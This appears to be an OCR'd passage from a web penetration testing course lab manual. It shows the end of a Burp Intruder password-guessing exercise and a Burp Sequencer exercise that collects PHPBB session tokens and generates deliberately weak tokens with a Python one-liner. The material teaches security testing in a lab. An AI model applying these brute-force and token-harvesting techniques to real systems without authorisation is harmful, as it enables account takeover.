


8. Click **Start attack**.



Burp Results

1. All fuzzing attempts generated a 200 HTTP status code.
2. This is quite common.
3. Sort by length, largest to smallest, to see the successful request.
4. Click on the **dragon** payload, and then click on the Response tab to see the HTML response.



5. Manually verify your results by surfing to https://sec542.org/form/ in Firefox.


6. Log in with the following credentials:

   - Username: `adent`
   - Password: `dragon`

Final Step

1. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.

2. Go to the Firefox Proxy Selector drop-down and choose **[Direct]**.



Exercise 2.6 - Burp Sequencer: Analyzing Session Tokens


One check to verify that session tokens are not predictable is by determining the level of randomness between various session token values. Sequencer analyzes collected session tokens and performs various tests to determine if there is sufficent entropy (change) within the set of tokens collected.

Objectives

- Work with Burp's Sequencer function
- Review analysis results from an application using strong session tokens
- Review analysis results from a simulation of collecting weak session tokens

Lab Setup

1. Log in to Security542 VM:
    - Username: `student`
    - Password: `Security542`
2. In the Security542 VM, open Burp Pro and then open Firefox.



> **Warning**
>
> If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

3. Click **Next** on the project screen (use the default option of **Temporary project**). Then click **Start Burp** on the next screen (use the default option of **Use Burp Defaults**).
4. Wait for Burp Pro to launch.
5. Run one instance of Burp pro only. Multiple instances of Burp Pro are running if you see the warning below.

> **Note**


If you only have one instance running, you should not expect to see the popup below.

In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.

Warning

Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.

6. In Firefox: go to the proxy selector, and choose Burp Pro.




Challenges

Perform the following steps:


- Use Burp Sequencer to analyze the session tokens provided when authenticating to the PHPBB application, https://www.sec542.org/phpbb.
- Credentials for PHPBB:
  - Username: `student`
  - Password: `Security542`

Solution

1. Within the Firefox browser, navigate to https://www.sec542.org/phpbb, and login with the following credentials:
   - Username: student
   - Password: Security542




2. Switch to the Burp Pro window and go to the **Proxy** -> **HTTP** History tab.




3. Find the request in the HTTP History pane that is the POST request logging into PHPBB.


> **Note**
>
> For Sequencer to work correctly, you need to find the request that is associated with the response that has the session id, usually a session cookie. In the screenshot below, note the "Set-Cookie: phpbb3_grk7n_sid=<SESSION ID>" response header. This is the *response* in which the session value is set, and so the associated request is what needs to be sent to Sequencer so that Burp can collect session ids from the application.



4. Right click on the POST request, and select **Send to Sequencer**.




5. The **Sequencer** tab will highlight briefly, click on the Sequencer tab. You should see the POST request authenticating to PHPBB listed in the **Select Live Capture Request** listbox.




6. In the **Token Location Within Response** section, click the dropdown associated with the `Cookie:` label, and select the session identifier cookie, `phpbb3_grk7n_sid=<SESSION ID>`.

> **Note**
>
> Your `<SESSION ID>` value will be different from what you see in the screenshot below.




7. Verify your configuration looks like the screenshot below, and then click the **Start live capture** button.




8. The **Live Capture** dialog box will open. Note the **Live Capture** progress bar and **Requests** status, and that these numbers are incrementing.

> **Note**
>
> Burp is sending the POST request that authenticates to PHPBB over and over again. In the screenshot below, 739 requests have been sent to the application. This is not a quiet process with many, many requests going to the web application so that Sequencer can collect session ids that the application is returning in the responses.




9. Wait until the **Requests** count is more than 10,000 and click the **Analyze now** button.



10. The results of the analysis will appear in the bottom of the **Live Capture** window. The summary tab opens by default and reports that the *quality of randomness* (aka entropy) is **excellent**.


> **Note**
>
> Your charts will be slightly different from what is seen in the screenshot below, as your analysis if comprised of the session tokens that you collected.



11. Click through the **Character-level analysis** and **Bit-level Analysis** tabs, as well as the various test results that are found as sub-tabs. If the session tokens have a lot of entropy (change) between the values, then you will see green bars for most of the bit and byte positions on the charts. Green bars are considered good because that means there is a sufficient level of entropy in the session token values to make session IDs less likely to be predicatable.

Note

We are not going to discuss the details of each test that Sequencer performs. If you are interested to know more about the tests and what each chart means, read the "Test Description" section below each of the graphs. In short: Red bars on the charts means low entropy, which makes session token values more likely to be predictable, and green bars means a high level of entropy and session token values are less likely to be predictable.



12. Feel free to stop the requests at this point, or let Sequencer run. When the tokens collected reaches 20,000 Sequencer will automatically stop collecting tokens. It can be interesting to click the **Analyse now** button again after 20,000 tokens has been collected and compare the results to what you saw at 10,000 tokens.

Perform the following steps:

- Use Burp Sequencer to analyze a set of weak session tokens.
- For the purposes of this lab, you will generate 10,000 weak tokens using the following Python code. This process is a simulation of collecting the session tokens manually, using a script, or perhaps through Burp's Intruder function, and then loading the collected tokens into Sequencer through the **Manual Load** option.
- The following Python one-liner will generate the set of tokens to use for this challenge:

```
python3 -c '[ print("SANSSESS_%05X%05d" % (x, x)) for x in range(0,10000) ]' >
weak_sessions.txt
```

Solution

1. Open a terminal window and input the following command to generate a set of insecure session tokens.

> **Note**
>
> This step is a simulation of collecting tokens outside of letting Sequencer collect them as we did in the previous challenge. In a real pentest, you would have collected these tokens manually, using a script, or perhaps through Burp's Intruder function.

2. The following python command prints out 10,000 sample session IDs, in the format:
   - Static String: "SANSSESS_"
   - Incrementing hexadecimal formatted number padded to 5 digits: "00000","00001"..."0000A","0000B"..."0270E","0270F"
   - The %05X is a Python string formatter that is used to convert the integer stored in the variable "x" into the format seen above.
   - Incrementing decimal formatted number padded to 5 digits: "00000","00000"..."09998","09999"
   - The %05d is a Python string formatter that is used to convert the integer stored in the variable "x" into the format seen above.


```
python3 -c '[ print("SANSSESS_%05X%05d" % (x, x)) for x in range(0,10000) ]' >
weak_sessions.txt
```

3. A new file named `weak_sessions.txt` will be created in `/home/student` that contains 10,000 session tokens. The following list is a sample of the first several tokens that should be in the file.


4. You can verify the Python command worked as expected using the `head` command to look at the first 10 entries, as well as the `wc` command to see how many lines of text are in the file (should be 10,000).

```
head weak_sessions.txt
```

